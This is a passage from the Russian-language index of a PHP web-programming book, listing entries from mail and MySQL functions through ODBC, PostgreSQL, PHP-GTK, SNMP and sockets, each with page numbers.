 обзор функциональности, 359–361 **Qmail**/**Sendmail**, демоны UNIX, запуск, 359  
 запуск серверов SMTP под Windows, 360  
 локальный почтовый сервер, задание/настройка, 359  
 пример класса приложения электронной почты, 404  
 пример класса почтового отправителя MIME, 382  
 SMTP, 370  
**main()**, функция, 128  
 базовый порядок выполнения, 128 дополнительное применение, 131  
**mb\_XXX()**, функции обработки строк многобайтовых символов, 873  
 преобразование в UTF-8, 874

**mbox**, формат почтовых ящиков, 419  
**mcrypt**, библиотека, шифрование, 898  
**mcrypt\_encrypt/~-decrypt()**, шифрование cookies примеры, 266  
 перечень поддерживаемых алгоритмов, 898 пример применения, 899  
**MD5**, алгоритм хеширования, шифрование, 895  
**md5()**, функция кэширование, соглашения по именам, 938  
 общая схема кэширования содержимого, 940  
 свойства, 938  
 создание отпечатка, 896, 938 пример вспомогательной оболочки FTP, 319  
 создание уникального идентификатора сообщения электронной почты, пример класса почтового отправителя **MIME**, 384  
 схема кэширования запросов в базе данных, 941 достоинства, 895  
**MDA/MRA/MTA/MUA**(Mail Delivery/Retrieval/Transfer/User Agents), электронная почта, 352  
**Message-ID**, поле заголовка сообщения электронной почты, 355  
**Metabase**, набор классов для доступа к данным и управления ими, 757  
**MN**, формат почтовых ящиков, 419  
**mhash**, библиотека, шифрование, 896  
**mhash()**, функция, аргументы, 896  
 перечень поддерживаемых алгоритмов, 896  
**MIB** (Management Information Base), база управляющей информации, поддержка агентами SNMP, 513  
**microtime()**, функция, 915  
 оптимизация производительности, 915  
**MIME** (Multi-purpose Internet Mail Extensions), многоцелевые расширения электронной почты в Интернете, 377  
**imap\_mime\_header\_decode()**, 436  
 обработка строк многобайтовых символов, интернационализация, 874

- mb\_preferred\_mime\_name(),  
функция, 874  
mod-mime, модуль, Apache, 874  
поля заголовков, 379  
Content-Description/~-Disposition, необязательное, 382  
Content-Transfer-Encoding, 381  
Content-Type, 379  
MIME-Version, 379  
пример класса почтового отправителя, 382  
сообщения, содержимое и пример, 377  
mimeTypes, файлы, пример приложения для хранения данных на сервере, 296, 301, 305–307  
MIME-Version, поле заголовка, MIME, **379**  
Ming, Flash-библиотека расширения, 950  
LibSWF и, 950  
SWFAction, класс, добавление действий, 957  
SWFBitmap, класс, добавление растровых изображений, 954  
SWFButton, класс, добавление кнопок, 957  
SWFFont, класс, добавление текста, **957**  
SWFGradient, класс, градиенты, 955  
SWFMovie, класс, холст для анимации, 951  
SWFShape, класс, рисование фигур, 952  
функциональность, 952  
трансформации и эффекты, функции, 955  
установка, **950**  
в виде загружаемого модуля, 950  
встраивание Ming в PHP, 950  
mkdir(), функция  
создание новых каталогов, 283  
пример, 283  
mktime(), функция, 265  
cookies, установка срока истечения годности, 265  
MMDF, формат почтовых ящиков, 419  
mod\_rewrite, модуль, Apache  
поддержка WML в PHP, пример, 959  
mod\_ssl, SSL-модуль связи, Apache, 900  
настройка, 902  
загрузка модуля при запуске, 902  
файлы компонентов, 902  
основания к применению, 903  
установка, 901  
Linux, 901  
Windows, 902  
move\_uploaded\_file(), функция, загрузка файлов с помощью POST, 288  
move/-To(), функции, SWFShape, класс, 956  
movePenTo(), функция, SWFShape, класс, 953  
msgfmt, Gettext, библиотека, форматирование файлов как двоичных, 845  
msgmerge, Gettext, библиотека  
модификация перевода, 846  
Muffin, как «шпионский» сервер, отладка, 197  
multcolor(), функция, SWFShape, класс, Ming, 956  
MySQL, 673  
WAP, пример приложения корзины покупок, 591, 603  
атомарность, транзакции, 685  
индексы, пример, 683  
команды, 673  
обработки/удаления данных, 678  
определения данных, 673  
объединения, 682  
оптимизация производительности, **924**  
поддержка функциями PHP, 686  
mysql\_affected\_rows(), 688  
mysql\_close(), 687  
уровень абстракции базы данных, пример, 704  
mysql\_connect(), 686  
уровень абстракции базы данных, пример, 704  
mysql\_error(), 705  
уровень абстракции базы данных, пример, 705  
mysql\_fetch\_assoc(), 691  
пример сетевой библиотеки, 696  
mysql\_fetch\_object(), 690  
mysql\_fetch\_row(), 690  
mysql\_free\_result(), 691  
уровень абстракции базы данных, пример, 706  
mysql\_insert\_id(), 691  
mysql\_num\_rows(), 689  
mysql\_pconnect(), 687

- уровень абстракции базы данных, пример, 704
  - `mysql_query()`, 688
    - пример сетевой библиотеки, 696
    - уровень абстракции базы данных, пример, 705
  - `mysql_result()`, 689
  - `mysql_select_db()`, 687
    - уровень абстракции базы данных, пример, 704
  - пример сетевой библиотеки, 691
  - ODBC, перенос на, 758
    - сценарий PHP
      - для вывода результатов, 760
      - для поиска, 759
      - для регистрации в приложении, 758
  - сценарий PHP
    - для входа в приложение, 692
      - выдача, 695
      - неудачная аутентификация, 694
      - проверка имени пользователя и пароля, 693
    - соединение с базой данных, только если есть переменные формы, 693
      - создание, 692
    - для вывода результатов поиска, 697
      - взаимодействие с базой данных, 698
      - выдача, 699
      - добавление в запрос искомых элементов, 698
      - показ результатов поиска в виде строк, 699
      - создание, 697
    - для поиска, 695
      - вывод искомых строк, 696
      - выдача, 697
      - создание, 695
  - система безопасности, 891
  - типы данных, 674
  - уровень абстракции базы данных, 700
    - пример класса SQL, 702
  - установка, 42
    - Mac OS X, 75
    - UNIX, 58
    - Windows, 43
- N**
- `natsort()`, встроенная функция массива, 864
    - сортировка специальных национальных символов, интернационализация, 864
- NCSA, стандартный формат журнала, Apache, 769
  - автоматизация заданий, анализ журнала веб-сервера, пример, 770
  - Netcat, 196
    - как шпионский сервер, отладка, 196
  - new, ключевое слово
  - объекты как экземпляры классов, 146
  - `nextframe()`, функция, SWFMovie, класс, 951
  - NIS** (Network Information Service), сетевая информационная служба, 506
    - обзор функциональности, 507
      - клиенты, 508
      - серверы, главный/подчиненный, 507
      - список карт, 508
      - схема, 507
    - поддержка в PHP, `yp_XXX()`, функции, 510
      - `yp_first/-_next()`, 511
      - `yp_get_default_domain()`, 510
      - `yp_master()`, 510
      - `yp_match()`, 511
      - `yp_order()`, 512
  - NLS** (National Language Support), поддержка родных языков, 837
  - NNTP (Network News Transport Protocol), сетевой протокол передачи новостей, 390
    - использование в Usenet
      - пример класса NNTP, 397
      - коды ответов, 393-394
      - команды, 394
        - ARTICLE, 392
        - BODY, 393
        - GROUP, 391
        - HEAD, 393
        - LIST, 391
        - POST, 392
        - QUIT, 393
        - соответствующие коды ответов, 394
      - пример сеанса, 391
      - функциональность, 390
        - применение в Usenet, 390
    - `number_format()`, функция, интернационализация
      - форматирование чисел, 862

**O**

- ob\_XXX(), функции, буферизация вывода, 922  
    ob\_end\_flush(), 923  
    ob\_get\_contents/~\_get\_length(), 923  
    ob\_gzhandler(), сжатие выходных данных, 924  
    ob\_start(), 922
- ODBC (Open DataBase Connectivity), открытый интерфейс доступа к базам данных, 735  
    Unified ODBC, 756  
    архитектура, 737  
        DSN (Data Source Names), 737  
        iODBC, независимый от платформы менеджер драйверов от OpenLink, 737  
        драйверы и менеджеры драйверов, 737  
        стандарты SQL, 738  
        схема, 737  
    история, 736  
    обработка ошибок соединения, 750  
    поддержка в PHP, odbc\_XXX(), 742  
        команды SQL, выполнение, 747  
        обработка транзакций, 746  
        работа с метаданными, 743  
        соединение с базой данных, 742
- пример сетевой библиотеки MySQL, перенос на ODBC, 758  
    сценарий PHP для  
        вывода результатов, 760  
        поиска, 759  
        регистрации в приложении, 758
- соединение с базой данных, 751  
    Access, 753  
        настройка DSN, 753  
    SQL Server, 751  
        odbctest, пример приложения, проверка настройки, 752  
        из Linux, 751  
        из Windows, 751  
    переменные окружения, задание, 753  
    тестирование соединения, примеры, 754
- установка iODBC под UNIX, в виде статического модуля Apache, 739  
    настройка Apache, 741  
    перекомпиляция Apache, 741  
    переменные окружения, 740
- подготовка, 740  
тестирование, 741
- установка под Windows, 738
- odbc\_XXX(), функции, 742  
    odbc\_autocommit(), автоматическая фиксация транзакций, 746  
    odbc\_close/~\_close\_all(), закрытие соединения с базой данных, 743  
        пример сетевой библиотеки MySQL, перенос на ODBC, 759
- odbc\_columns/~\_tables(), результирующий набор, содержащий колонки/таблицы, 744
- odbc\_commit/~\_rollback(), фиксация/откат транзакций, 746
- odbc\_connect/~\_pconnect(), открытие соединения с базой данных, 742, 743  
    примеры, 754
- odbc\_cursor(), имя курсора по ID, 748
- odbc\_errgor/~\_errormsg(), сообщения об ошибках, 743
- odbc\_exec/~\_do(), непосредственное выполнение команд SQL, 747
- odbc\_execute /~\_prepare(), выполнение подготовленных команд SQL, 747  
    пример, 754
- odbc\_fetch\_into/~\_row(), выборка строки, 748  
    пример сетевой библиотеки MySQL, перенос на ODBC, 760
- odbc\_field\_len/~\_precision(), ширина колонки, 744
- odbc\_field\_name/~\_num/~\_type(), имя/номер колонки/тип данных, 744
- odbc\_free\_result(), освобождение результата, 749
- odbc\_num\_fields/~\_rows(), количество колонок/строк в результирующем наборе, 749  
    пример сетевой библиотеки MySQL, перенос на ODBC, 760
- odbc\_primarykeys(), первичный ключ таблицы, 745  
    колонки, 745
- odbc\_result/~\_result\_all(), возврат результатов, 750

- OID (Object Identifier), дерево, SNMP, 515  
 snmpwalk/snmpwalkoid(), функции, обход ветвей, 517  
 листья, 515  
 схема, 515
- OOH (Object-Oriented HTML) Forms, библиотека, 221  
 веб-сайт поиска работы, пример приложения, 221  
 вывод формы, 227  
 завершение вывода, 229  
 начало вывода, 227  
 окончательный результат, 229  
 показ элементов ввода, 228  
 добавление в форму элементов, 222  
 передача кода/ID в качестве предпочтительного значения, 225  
 проверка формы, 226  
 фиксация переданных элементов формы, 226
- методы, OOH Forms, 222  
 add\_element(), добавление элементов в форму, 222  
 finish(), завершение вывода, 229  
 freeze(), фиксация переданных элементов формы, 226  
 load\_defaults(), загрузка значений, введенных пользователем, 226  
 show\_element(), отображение элементов ввода, 228  
 validate(), проверка формы, 226  
 start(), начало вывода, 227  
 обзор, 221
- open\_basedir, параметр системы безопасности PHP, 889  
 opendir(), функция, открытие каталогов, 281  
 пример, 282
- OpenLDAP, 537  
 установка/настройка сервера, 537  
 slapd.conf, файл настройки, 538  
 запуск сервера slapd, 539  
 тестирование установки, 540
- ord(), строковая функция, 103  
 сортировка специальных национальных символов, интернационализация, 864  
 вывод, 864
- orfwrite(), функция, запись в файлы, 278
- output(), функция, SWFMovie, класс, 952  
 оптимизация производительности, 912
- P**
- packet flooding, лавинная рассылка пакетов  
 отказ в обслуживании (DoS), 883  
 PASS, команда, POP, 418  
 path, директива cookies, 260  
 PATH, переменная окружения, Windows  
 командная строка, настройка PHP, 767
- PCRE (Perl Compatible Regular Expressions), совместимые с Perl регулярные выражения, 239  
 синтаксис, 239  
 общие типы символов, 240  
 утверждения с обратным слэшем, 240
- функции, 240  
 preg\_match/~/match\_all(), поиск шаблона в строке, 241  
 preg\_quote(), помещение обратного слэша перед каждым символом, 244  
 preg\_replace(), замена найденного по шаблону, 242  
 preg\_replace(), замена ссылок, совпадающих со строкой замены, 239  
 preg\_split(), расщепление строки по границам, заданным шаблоном, 244  
 strtoupper(), преобразование символов к верхнему регистру, 240
- PDFlib, библиотека расширения, 944  
 извлечение информации из базы данных и загрузка ее в руководство, пример, 947  
 вывод содержимого базы данных, 949  
 получение информации из отдельных записей, 949  
 создание базы данных, 947  
 создание руководства, 948  
 создание управляющего сценария PHP, 948

- стандартные функции PDF, 949  
 пример выбора шрифта, 945, 946  
 вывод буфера PDF в броузер, 947  
 завершение страницы и освобождение ресурсов, 947  
 запись содержимого PDF в переменную, 947  
 начало страницы и добавление закладки, 946  
 отправка заголовков в броузер, 947  
 стандартная информация документа PDF, 946  
 установка под UNIX, 944  
 в виде загружаемого модуля, 944  
 компиляция поддержки PDFlib в PHP, 945  
 установка под Windows, 944
- PEARDB**, общее хранилище кода PHP, 756  
 пример синтаксиса, 756  
**peek/pop/push()**, методы, Stack, класс  
**PHPUnit**, тестирование сценариев, пример, 210  
**pfsockopen()**, функция, сокеты, см. *fsockopen()*, 502  
**pg\_XXX()**, функции, интерфейс к PostgreSQL, 719  
**pg\_close()**, 721  
 пример сетевой библиотеки, 726  
**pg\_cmdtuples()**, 721  
**pg\_connect()**, 719  
 аргументы, 719  
**pg\_dbname()**, 721  
**pg\_exec()**, 721  
 пример сетевой библиотеки, 726  
**pg\_fetch\_array()**, 724  
 пример сетевой библиотеки, 727  
 примеры, 724  
**pg\_fetch\_object()**, 723  
 пример, 723  
**pg\_fetch\_row()**, 724  
**pg\_freeresult()**, 725  
**pg\_numrows()**, 722  
 пример сетевой библиотеки, 727  
**pg\_pconnect()**, 720  
 постоянные соединения, создание, 720  
**pg\_result()**, 722  
 пример, 722  
 пример сетевой библиотеки, 726
- PHP**, 31, 85  
 другие языки сценариев и, 33  
 ASP и, 33  
 Cold Fusion и, 34  
 Java и, 35  
 Perl и, 34  
 как модуль или CGI, выполнение, 40  
 лицензирование, 35  
 основы, обзор, 85  
 выражения, 98  
 комментарии, 89  
 константы, 95  
 литералы, 90  
 массивы и элементы, 109, 132  
 операторы, 87, 98  
 условные и цикла, управление по-рядком выполнения, 114  
 переменные, 93  
 переменные окружения, 110  
 программы, 86  
 строки, функции обработки, 101  
 типы данных, 96  
 файлы, 86  
 функции, 122
- поддержка  
**cookies**, 263  
**DNS**, 487  
 пример библиотеки клиента DNS, 492  
**FTP**, 312  
*ftp\_XXX()*, функции, 335  
**ШАР**, 425  
**LDAP**, 541  
**NIS**, 510  
**ODBC**, 742  
**PostgreSQL**, 710  
*pg\_XXX()*, функции, интерфейс к PostgreSQL, 719  
**SNMP**, 516  
**WML/WAP**, 958  
**XML**, 799  
 DOM, SAX и PRAX PHP API, сравнение, 800  
 PRAX, модель, 822  
 XPath, 816  
 XSL/XSLT, 826  
 DOM, модель, 809  
 SAX, модель, 801  
 проверка, 799  
 реляционных баз данных, 686  
 функции интерфейса MySQL, 686  
 сеансов, 246  
 сокетов, 498

- преимущества, 31  
 ограничения PHP3, 32  
 система безопасности, 886  
 установка, 37  
   Mac OS X, 80  
   UNIX, 66  
   Windows, 49  
 эволюция, 32  
   перспективы, 33  
   прошлое, 32  
   текущее состояние, 32  
 электронные ресурсы, 35  
**php.ini**, файл, редактирование  
   Windows, 55  
   UNIX, 69  
**\$PHP\_SELF**, встроенная переменная, 215  
   action, атрибут, формы HTML, 215  
**phpCodeSite**, вспомогательная библиотека, 199  
   **CS\_XXX()**, функции, список, 203  
   отладка с помощью трассировки, пример, 199  
   версия с ошибками, 200  
   отложенная версия, 203  
   добавление трассировки, 200  
   сценарий, реализующий стек, 199  
**PHP-GTK**, GUI, пример приложения сетевой библиотеки, 782  
   **doLogin()**, аутентификация пользователя, 788, 789  
   **loadMainWindow()**, создание элементов интерфейса, 782  
     GtkButton, 783  
     GtkEntry/GtkLabel, 783  
     GtkWindow/GtkTable, 782  
     положение дочернего графического элемента, указание, 784  
     размещение графических элементов в GtkTable, 783  
   **loadSearchPage()**, создание графических элементов, 784  
     GtkCombo/GtkClist, 785  
     GtkWindow/GtkTable, 785  
     размещение графических элементов в GtkTable, 785  
   **performSearch()**, создание и выполнение запроса SQL, 786, 787  
     выборка данных записи о пользователе, 787  
**quit/destroyWnd()**, 789  
**выполнение**, 790  
 загрузка расширения PHP-GTK, 789  
**PHP-GTK**, библиотека расширения GTK+, 777, 943  
 GtkXXX, классы, обзор, 777  
**Hello World**, пример, 779  
   hello(), 780  
   quitRoutine(), 780  
   добавление кнопки в окно, 781  
   запуск, 781  
   настройка окна/кнопки, 780  
   создание всплывающей подсказки, 781  
 настройка в Linux/UNIX, 766  
 обзор, программирование, 777  
   графические элементы и контейнеры, 777  
   обработчик сигнала/обратный вызов, connect(), 778  
   отображение, show/hide(), 779  
   развертывание, add(), 779  
   события и сигналы, 777  
   соединение с сигналом, connect(), 779  
   создание графического элемента, 778  
   уничтожение, 779  
   сетевые ресурсы, 791  
   установка, Windows, 768  
**phpinfo()**, функция, 37  
 PHP уже установлен, вывод состояния, 37  
**PHPLIB** (PHP Base Library), 943  
**PHPUnit**, тестирование сценариев, 209  
   PHP-сценарий тестирования стека, 211  
     вывод результатов, 212  
     добавление классов, 211  
     прогон тестов, 211  
**stacktester**, класс, 209  
   setUp(), инициализация всех объявленных объектов, 209  
   tearDown(), метод, включение логики уборки, 211  
   testIsEmpty(), тестирование Stack.isEmpty(), 210  
   testPeek(), тестирование Stack.peek(), 210  
   testPop(), тестирование Stack.pop(), 210

- testPush(), тестирование  
Stack.push(), 210  
конструктор, 209  
классы, PHPUnit, библиотека, 209  
TestCase, 209  
TestSuite, 211  
POP (Post Office Protocol), почтовый  
протокол, 416  
команды, 416  
DELE/QUIT/RSET, 418  
LIST/RETR, 418  
USER/PASS, 418  
пример создания сеанса, 416  
состояния авторизации/  
транзакции/обновления, 418  
сетевые ресурсы, 480  
сообщения электронной почты,  
получение, 416  
сравнение с ШАР, преимущества  
IMAP, 424  
pop(), метод, Stack, класс  
PHPUnit, тестирование сценариев,  
пример, 210  
POSIX (Portable Operating System Interface), регулярные выражения, 236  
функции  
ereg\_replace(), замена в строке  
по шаблону, 236  
ereg/eregi(), поиск в строке  
по шаблону, 236  
split/splitti(), расщепление  
строки по шаблону границ, 237  
sql\_regcase(), возврат регулярно-  
го выражения, соответствую-  
щего строке, 238
- POST  
команда, NNTP, 392  
Usenet, пример класса NNTP,  
400  
метод, HTTP, 284  
method, атрибут формы HTML,  
216  
загрузка файлов от клиентов,  
пример, 285  
enctype, атрибут, 286  
\$HTTP\_POST\_FILES, перемен-  
ная, 286  
вывод характеристик файла, 287  
запись содержимого файла в врем-  
енный файл, 286, 287  
установка предельного размера  
файла, 288
- загрузка файлов от клиентов,  
функции PHP, 288  
is\_uploaded\_file/move\_~, 288  
upload\_max\_filesize(), 288  
файлы, пример приложения для  
хранения данных, 297  
файлы, пример сохранения на  
сервере, 294  
PostgreSQL, 710  
команды, 712  
обработки/удаления данных,  
716  
определения данных, 712  
обзор, 711  
postmaster, сервер базы данных,  
711  
psql, клиент командной строки,  
711  
поддержка в PHP, 710  
pg\_XXX(), функции, интерфейс  
PostgreSQL, 719  
активизация интерфейса, 711  
пример сетевой библиотеки, 725  
сценарий PHP для входа в  
приложение, 726  
закрытие соединения, 726  
запрос к базе данных, 726  
перенос с MySQL, 726  
проверка результата, 726  
сценарий PHP для вывода  
результатов поиска, 728  
перенос с MySQL, 728  
сценарий PHP для поиска, 727  
обработка ассоциативных масси-  
вов, 727  
перенос с MySQL, 727  
уровень абстракции базы данных,  
пример, 730  
open(), функция, 731  
\$row, переменная экземпляра,  
732  
запуск, 733  
класс SQL, 730  
PRAX (PHP Recordset API for XML), 822  
API PHP к DOM, SAX и PRAX,  
сравнение, 800  
PRAX с DOM и SAX, 801  
getRow(), функция, 824  
как реализация модели RAX, 822  
поддержка в PHP, пример, 822  
выполнение, 825, 826  
обзор модификации имеющегося  
примера, 823

определение тегов разделителя строк, 824  
отображение документа XML, 824, 825  
файл PHP, 823  
**preg\_match()~\_match\_all()**, PCRE-функции, 241  
    аргумент order (порядок), 241  
    поиск шаблона в строке, 241  
        пример, 241  
    пример веб-клиента FTP, 328  
**preg\_quote()**, PCRE-функция  
    помещение обратного слэша перед каждым символом, 244  
**preg\_replace()**, PCRE-функция, 242  
    замена найденного по шаблону, 242  
        задание предельного числа, 242  
        параметры в виде массивов, 242  
        пример, 243  
    замена ссылок, совпадающих со строкой замены, 239  
**preg\_split()**, PCRE-функция  
    расщепление строки по границам, заданным шаблоном, 244  
**printf/sprintf()**, строковые функции, 103, 840  
    оптимизация производительности, 920  
    пример сетевой библиотеки, MySQL, 696  
    примеры, 105  
    спецификации преобразования, аргумент формата, 103  
    форматирование строк, интернационализация, 840  
        флаг форматирования, 840  
**push()**, метод, Stack, класс  
    PHPUnit, тестирование сценариев, пример, 210  
**PUT**, метод, HTTP, 284  
    загрузка файлов от клиентов, 285  
        пример, 285  
**putenv()**, функция  
    Gettext, библиотека, установка переменной окружения, 845

**Q**

**Qmail**, демон, UNIX, 359  
**mail()**, функция, отправка сообщений электронной почты, 359

**Sendmail** и Qmail, сравнение, 359  
**QUIT**, команда  
NNTP, 393  
    Usenet, пример класса NNTP, 401  
POP, 418  
**SMTP**, 369  
    сообщения электронной почты, пример класса почтового отправителя SMTP, 375

**R**

**RCPT TO**, команда, SMTP, 369  
сообщения электронной почты, пример класса почтового отправителя SMTP, 374  
**read()**, функция  
    сокеты, 502  
    type, аргумент, 503  
**readdir()**, функция  
    чтение содержимого каталога, 282  
        пример, 282  
**readfile()**, функция  
    FTP, пример веб-клиента, 330  
    оптимизация производительности, 920  
    отображение файлов, 276  
**Received**, поле заголовка сообщения электронной почты, 355  
**Recordset**, класс  
    XSL/XSLT, поддержка в PHP, пример, 829  
**register\_globals**, параметр системы безопасности PHP, 889, 903  
    недостаток системы защиты, пример, 904  
    \$HTTP\_\*\_VARS, замена на, 904  
**remove()**, функция, SWFMovie, класс, Ming, 951  
**rename()**, функция, переименование файлов, 279  
**REPLACE**, команда, MySQL, 679  
WAP, пример приложения корзины покупок, 605  
    пример, 679  
    уровень абстракции базы данных, пример, 707  
**Reply-To**, поле заголовка сообщения электронной почты, 357  
**report()**, метод, TestSuite, класс  
    PHPUnit, тестирование сценариев, пример, 212

require(), функция, оптимизация производительности, 920  
 reset(), встроенная функция массива, 134  
 RETR, команда, POP, 418  
 return, оператор, функции, возврат значений, 122  
 Return-Path, поле заголовка сообщения электронной почты, 355  
 rewind(), функция, возврат в начало файла, 278  
 rmdir(), функция, удаление каталогов, 283  
 rotate~/To(), функции, SWFShape, 956  
 \$row, переменная экземпляра уровня абстракции базы данных, PostgreSQL, 732  
 RSET, команда, POP, 418  
 run(), метод, TestSuite, класс PHPUnit, тестирование сценариев, пример, 211

**S**

Sablotron, Ginger Alliance, 827  
 XSL/XSLT, поддержка в PHP, пример, 828  
 как расширение PHP для XSL/XSLT и XPath, 827  
 установка, 827  
 UNIX, 827  
 Windows, 828  
 SASL (Simple Authentication and Security Layer), простой уровень аутентификации и защиты поддержка в LDAP, 525  
 SAX (Simple API for XML), простой API для работы с XML, 801  
 API PHP к DOM, PRAX и SAX, сравнение, 800  
 DOM и SAX, 801  
 PRAXc DOM и SAX, 801  
 таблица сравнения, 800  
 поддержка в PHP, 801, 803  
 выполнение, 809  
 документ XML, 803  
 обработчики событий, xml\_set\_XXX(), функции, 801  
 файл PHP, функции, 804  
 characterData(), 807  
 endElement(), 806  
 feof(), 809

startElement(), 805  
 xml\_parse(), 807  
 обработка ошибок, 808  
 scale/-To(), функции, SWFShape, класс, 956  
 SELECT, команда ШАР пример создания сеанса, 421  
 SELECT, оператор, MySQL, 681  
 odbc\_num\_rows(), 749  
 WAP, пример приложения корзины покупок, 604, 611, 614, 627, 630  
 кэширование, общая схема для запросов к базе данных, 941  
 оптимизация производительности, базы данных, 931  
 синтаксис, примеры, 681  
 LIMIT, оператор, 681  
 WHERE, оператор, 682  
 уровень абстракции базы данных, пример, 707  
 SELECT, оператор, PostgreSQL, 718  
 Sendmail, демон, UNIX, 359  
 mail(), функция, отправка сообщений электронной почты, 359  
 Qmail и Sendmail, сравнение, 359  
 session\_XXX(), функции, 248, 272  
 session\_cache\_limiter(), 273  
 session\_decode/-\_encode(), 273  
 session\_get\_cookie\_params/set~(), 272  
 session\_is\_registered(), 272  
 session\_register(), 248  
 примеры, 249  
 session\_save\_path(), 272  
 session\_start(), 248  
 set, операция, SNMP, 514  
 set\_border\_width(), метод, GtkWindow, класс PHP-GTK, Hello World, пример, 780  
 set\_br(), функция, HAW\_text, класс, 962  
 set\_tip(), метод,GtkToolips класс PHP-GTK Hello World пример, 781  
 setBackground/-Dimension/-Rate(), функции, SWFMovie, класс, 951  
 setcookie(), функция, 263  
 cookies  
 удаление, 267  
 установка области видимости предотвращение доступа пользователей к переменным, 265

- исправление ошибок, 270  
 установка новых в броузер  
     параметры, 263  
     пример, 264  
 установка области видимости, 265  
     ограничение доменов, 266  
`setLeftFill/-RightFill()`, функции,  
     `SWFShape`, класс, 953  
`setLine()`, функция, `SWFShape`, класс,  
     952  
     параметр управления прозрачнос-  
         тью цвета, 952  
`setLocale()`, функция,  
     интернационализация, 858  
     выделение строк заглавными  
         буквами, 858  
     получение даты/времени,  
         синтаксис, 858  
         код страны в локали, 859  
         псевдонимы локалей, 859  
         спецификаторы категории, 858  
`show()`, метод, `GtkWidget`, класс  
     отображение графических  
         элементов, 779  
`show_all()`, метод, `GtkWidget`, класс  
     PHP-GTK, GUI, пример, 784, 786  
     PHP-GTK, Hello World, пример, 781  
`show_element()`, метод, OO Forms, 228  
     веб-сайт поиска работы, пример  
         приложения, 228  
`skewX/-Y/-XTo/-YTo()`, функции,  
     `SWFShape`, класс, 956  
`slapd.conf`, файл настройки, OpenLDAP,  
     538  
     директивы  
         `access`, 539  
         `argsfile/pidsfile`, 539  
         `database`, 539  
         `include`, 538  
         `referral`, 539  
         `rootdn`, 539  
         `schemacheck`, 539  
         `suffix`, 539  
     пример, 538  
     экспорта данных каталога,  
         LDAP, 567  
`SML` (Simplified Markup Language),  
     упрощенный язык разметки, 797  
     XML и, 797  
     XML-SML, пример  
         преобразования, 797  
`SMTP` (Simple Mail Transfer Protocol),  
     простой протокол электронной  
         почты, 352, 368  
     команды, 368  
     список возвращаемых кодов, 369  
     обзор функциональности, 353  
     пример класса почтового  
         отправителя SMTP, 370  
`SNMP` (Simple Network Management  
     Protocol), простой протокол сетевого  
         управления, 512  
     агенты и администраторы, 512  
     модули, протокола/инструмен-  
         тальный, 513  
     поддержка MIB, 513  
     схема, 513  
     операции, 514  
         `get/get-next`, 514  
         `set`, 514  
         `trap`, 514  
     поддержка PHP, функции, 516  
     структура данных, дерево OID, 515  
         имена, 515  
         листья, 515  
         сообщество, 516  
         схема, 515  
     функции, 516  
         `snmp_get_quick_print/snmp_`  
             `set_~()`, включение/выключа-  
                 ние "быстрого вывода", 518  
         `snmpget/snmpset()`, получение/  
             установка значения объекта  
             SNMP, 516  
         `snmpwalk/snmpwalkoid()`, обход  
             ветвей дерева OID, 517  
`socket_accept()`, функция, сокеты, 501  
`socket_bind()`, функция, сокеты, 500  
`socket_connect()`, функция, сокеты, 500  
`socket_create()`, функция, сокеты, 499  
     type, аргумент, типы сокетов, 499  
`socket_listen()`, функция, сокеты, 500  
`socket_set_blocking/_set_timeout()`,  
     функции, сокеты, 502  
`socket_strerror()`, функция, сокеты, 503  
`socket_write()`, функция, сокеты, 503  
`sort()`, встроенная функция массива, 135  
`split/splitti()`, функции, регулярные  
     выражения POSIX, 237  
     расщепление строки по шаблону  
         границ, 237  
`sprintf()`, строковая функция,  
     см. `printf/sprintf()`, ЮЗ

- SQL (Structured Query Language), структурированный язык запросов, 672  
атомарность, транзакции, 685  
команды, MySQL, 673  
объединения, 682  
уровень абстракции базы данных, 700  
пример класса SQL, 702
- SQL Server, соединение через ODBC, 751
- sql\_regcase(), функция, регулярные выражения POSIX, 238  
возврат регулярного выражения, соответствующего строке, 238
- SSL (Secure Socket Layer), протокол защищенных сокетов mod\_ssl, модуль Apache, 900
- Stack, класс, методы, 210  
isEmpty(), 210  
peek/pop/push(), 210
- start(), метод, ООН Forms, 227  
ООН веб-сайт поиска работы, пример приложения, 227
- static, объявление статических переменных, 126
- str\_replace(), функция, оптимизация производительности, 920
- strcmp(), встроенная строковая функция, 867
- strcoll(), встроенная строковая функция, 865  
сортировка специальных национальных символов, интернационализация, 865
- strftime(), функция, интернационализация, 859  
форматирование временной метки на местном языке, синтаксис, 859  
спецификаторы форм, 860
- strlen(), строковая функция, 103
- strpos(), строковая функция, 102
- strstr(), функция, оптимизация производительности, 920
- strtok(), функция, автоматизация заданий, анализ журнала веб-сервера, пример, 770
- strtotime(), функция, ШАР, пример получения сообщений электронной почты, 439
- strtoupper(), PCRE-функция, преобразование символов к верхнему регистру, 240
- Subject, поле заголовка сообщения электронной почты, 357
- substr(), строковая функция, 101
- SVG (Scalable Vector Graphics), масштабируемая векторная графика как язык представления, многозвенная архитектура, 580
- SWFAction, класс, Ming  
добавление действий к графике, 957
- SWFBitmap, класс, Ming, 954  
добавление растровых изображений, 954
- SWFButton, класс, Ming, 957  
addShape(), добавление фигур к кнопкам, 957  
добавление кнопок, 957  
пример, 957
- SWFFont, класс, Ming, 957  
getAscent/-Descent/~/Leading/-Width(), получение свойств шрифта, 958  
добавление текста, 957  
пример, 958
- SWFGradient, класс, Ming, 955  
addEntry(), задание элементов, 955  
градиенты, 955  
пример, 955
- SWFMovie, класс, Ming, 951  
add/remove(), добавление и удаление фигур, 951
- nextframe(), работа с несколькими кадрами, 951
- output(), экспорт фильма в броузер, 952
- setBackground/-Dimension/~/Rate(), установка цвета фона, размеров и частоты кадров, 951  
как холст для анимации, 951
- SWFShape, класс, Ming, 952  
addColor/mult~, установка/умножение цветового канала, 956  
addFill(), заливка, 953  
drawCurve/~/CurveTo(), вычерчивание кривых Безье, 953  
drawLine/-LineTo(), рисование линий, 952
- getHeight/~Width(), получение размеров растрового изображения, 955
- move/~/To(), перемещение фигур, 956

movePenTo(), перемещение пера в новую точку, 953  
 rotate/-To(), вращение фигур, 956  
 scale/-To(), изменение масштаба, 956  
 setLeftFill/~RightFill(), задание направления заливки, 953  
 setLine(), установка свойств линии, 952  
 skewX/~Y/~XTo/~YTo(), наклон фигур, 956  
 градиенты, SWFGradient, класс, 955  
 как инструмент рисования фигур, 952  
 растровые изображения, SWFBitmap, класс, 954  
 switch, условный оператор, 117  
 break, оператор, 118  
 case, метки, совпадение/несовпадение~, 117  
 FTP, пример веб-клиента, 327, 328, 332  
 FTP, пример вспомогательной оболочки, 317  
 IMAP, пример получения сообщений электронной почты, 448

**T**

TCP (Transport Control Protocol), протокол управления передачей, 483  
 обзор, доставка данных, 483  
 борьба с перегрузкой и управление потоком, 484  
 доставка с уведомлением, 484  
